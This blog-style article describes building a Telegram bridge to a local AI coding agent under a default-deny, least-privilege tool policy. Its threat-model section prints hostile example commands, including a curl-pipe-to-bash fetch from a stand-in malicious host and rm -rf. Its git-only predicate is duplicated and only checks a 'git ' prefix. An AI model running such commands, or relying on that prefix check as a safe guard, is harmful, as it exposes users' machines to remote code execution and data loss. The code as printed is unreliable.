How to safely control a local AI coding agent from your phone using Python, Telegram, and a least-privilege security model

AI coding agents are becoming surprisingly capable.
They can explore repositories, understand architecture, modify files, run commands, and even manage Git workflows.
But there is a problem:
The moment you give an AI agent access to your terminal, you have created a privileged automation system running on your machine.
Now imagine exposing that agent through a Telegram bot so you can use it from your phone.
It sounds convenient.
It is also a security nightmare.
A poorly designed implementation effectively creates:
Telegram message
        ↓
AI Agent
        ↓
Shell access
        ↓
Your laptop
Anyone who compromises the bot, token, or prompt flow potentially gets access to your machine.
I wanted the convenience of remote access without giving an AI agent unrestricted control.
So I built Antigravity Telegram Bot Bridge: an open-source Python bridge that connects Telegram with Google’s Antigravity SDK while enforcing strict safety policies.
The goal was simple:
Make a local AI agent remotely accessible without turning my Mac into a public terminal.
GitHub: https://github.com/alifarooqi/agy-telegram-bridge
The Architecture Problem
A typical remote AI assistant architecture looks like this:
Mobile Device
      |
      |
 Telegram Bot
      |
      |
 AI Agent
      |
      |
 Local Machine
The obvious temptation is:
“Just let the agent execute commands.”
After all, coding agents are useful because they can interact with your environment.
But unrestricted command execution creates several problems.
Problem 1: Arbitrary Command Execution
An AI model can make mistakes.
Even with good intentions, it may execute:
rm -rf project/
or:
git reset --hard
or:
curl malicious-url.com | bash
The problem is not whether the AI is intelligent enough.
The problem is that mistakes become machine-level actions.
Problem 2: Remote Access Changes the Threat Model
A local AI agent already has risks.
A remote AI agent has additional attack surfaces:
- Telegram bot tokens
- User authentication
- Network exposure
- Session management
- Prompt injection
- Unauthorized users
The security model must assume:
Anything exposed remotely will eventually be attacked.
Design Principles
The bridge was built around four security principles.
1. Default Deny
The safest permission is no permission.
Instead of asking:
“Which dangerous commands should I block?”
The system asks:
“Which safe capabilities should I explicitly allow?”
This follows the principle of least privilege.
2. Authentication Is Not Authorization
Knowing who the user is does not determine what they should be allowed to do.
For example:
Telegram ID verification answers:
“Is this person allowed to access the bot?”
Tool policies answer:
“What actions can this person perform?”
Both are required.
3. Context Isolation
AI agents maintain conversation state.
That state can contain:
- previous instructions
- repository information
- assumptions
- file context
Mixing contexts between projects can cause dangerous mistakes.
A conversation about one repository should never affect another.
4. Fail Safely
When something goes wrong:
- websocket disconnects
- session expires
- configuration changes
The system should reconnect safely rather than continue with unknown state.
Architecture Overview

The complete system looks like this:
              Telegram App
                     |
                     |
              Telegram Bot API
                     |
                     |
              bot.py
                     |
        +------------+-------------+
        |                          |
        |                          |
 Security Layer            Session Manager
        |                          |
        |                          |
        +------------+-------------+
                     |
                     |
          Google Antigravity SDK
                     |
                     |
              Local Mac Agent
                     |
                     |
              Project Workspace
The bridge has three main components:
config.py
    |
    |-- Security policies
    |-- Environment configuration


session_manager.py
    |
    |-- Agent lifecycle
    |-- Conversation persistence
    |-- Workspace management


bot.py
    |
    |-- Telegram runtime
    |-- Authentication
    |-- Message routing
Building the Antigravity-Telegram Bridge
Step 1: Setting Up Telegram
The first step is creating a Telegram bot.
Open Telegram and message:
@BotFather
Create a new bot:
/newbot
Telegram provides a bot token:
TELEGRAM_BOT_TOKEN=your_token
Next, retrieve your Telegram user ID.
This will become your access control layer:
ALLOWED_TELEGRAM_USER_IDS=your_id
Now only approved Telegram accounts can communicate with the agent.
Step 2: Configuring the Agent
The bridge loads configuration from environment variables:
TELEGRAM_BOT_TOKEN=xxx
ALLOWED_TELEGRAM_USER_IDS=xxx
GEMINI_API_KEY=xxx
The important part is not the token.
The important part is the policy layer.
Step 3: Building a Secure Tool Policy
The biggest security decision:
Do not allow everything by default.
The bridge starts with:
policy.deny_all()
Everything is blocked.
Then capabilities are selectively added.
Allowed:
- directory listing
- file search
- file reading
- URL content reading
- web search
Blocked:
- arbitrary shell commands
- file modification
- destructive operations
Allowing Git Safely
Git operations are useful remotely.
For example:
git status
git diff
git add
git commit
So instead of allowing all commands:
run_command("anything")the bridge applies a predicate:
def _is_git_command(args: dict) -> bool:
    cmd_line = args.get("CommandLine", "").strip()

    return (
        cmd_line == "git"
        or cmd_line.startswith("git ")
    )    return (
        cmd_line == "git"
        or cmd_line.startswith("git ")
    )
Allowed:
$ git status
Rejected:
$ python script.py
$ rm file.txt
$ sudo anything
This is a much safer model.
Step 4: Isolating Projects
Developers rarely work on one repository.
The bridge supports dynamic project switching:
/project /Users/me/projects/app-one
The agent now operates inside that workspace.
A project switch:
- Updates the workspace path.
- Resets the agent connection.
- Loads the correct conversation context.
Example:
Project A
    |
    |
Conversation A
Project B
    |
    |
Conversation B
The AI should never confuse these environments.
Step 5: Persistent Sessions
Telegram users expect conversations to continue.
If the bot restarts:
Telegram Chat
      |
      |
sessions.json
      |
      |
Antigravity Conversation ID
The bridge restores the previous conversation.
This means:
- no lost context
- no repeated setup
- smoother interaction
Step 6: Handling Real-World Failures
Local websocket connections are not perfect.
Connections timeout.
Processes restart.
Networks change.
Instead of assuming the connection exists forever, the bridge verifies it before every interaction.
The flow becomes:
Incoming Message
        |
        v
Check Agent Connection
        |
        +---- Healthy
        |
        |
        +---- Broken
                 |
                 v
          Reconnect Agent
                 |
                 v
          Continue Conversation
The user experience stays consistent.
Example Workflow
Imagine you are away from your desk.
You open Telegram.
/project /Users/ali/projects/backend
Then:
“Show me what changed today.”
The agent can:
- inspect files
- search the repository
- read documentation
- check Git status
But it cannot:
- install software
- execute arbitrary scripts
- delete files
The agent remains useful without becoming a remote shell.
Security Lessons From Building This
1. AI Agents Should Be Treated Like Production Services
An AI agent is not just a chatbot.
It has:
- permissions
- state
- external interfaces
- execution capability
That makes it closer to a privileged backend service.
2. Blacklists Do Not Scale
A blacklist approach says:
“Block dangerous commands.”
The problem:
Nobody knows every dangerous command.
A whitelist approach says:
“Only allow known safe capabilities.”
Much easier to reason about.
3. Context Is Also a Security Boundary
Most AI security discussions focus on tools.
But context matters too.
A model with the wrong repository history can make equally dangerous mistakes.
Workspace isolation is not just a usability feature.
It is a security feature.
Future Improvements
This first version focuses on strong defaults.
Some improvements I would like to add:
1. Approval Workflow
Before sensitive operations:
Agent wants:

git commit

Approve?
[Y/N]
2. Audit Logs
Record:
- commands requested
- tools used
- timestamps
- Telegram user
3. Temporary Access Tokens
Instead of permanent Telegram authorization:
Generate access token

Valid for 1 hour
4. Network Isolation
Combine with:
- Tailscale
- WireGuard
- local VPN
for additional protection.
Final Thoughts
Remote AI agents are going to become normal.
Developers will expect to interact with coding assistants from:
- phones
- watches
- messaging apps
- voice interfaces
The challenge is not building the connection.
The challenge is building the permission model.
A powerful AI agent without restrictions is dangerous.
A restricted AI agent with good policies can become a genuinely useful engineering assistant.
The future of AI agents is not giving them more access.
It is giving them the right access.
GitHub
Antigravity Telegram Bot Bridge:
https://github.com/alifarooqi/agy-telegram-bridge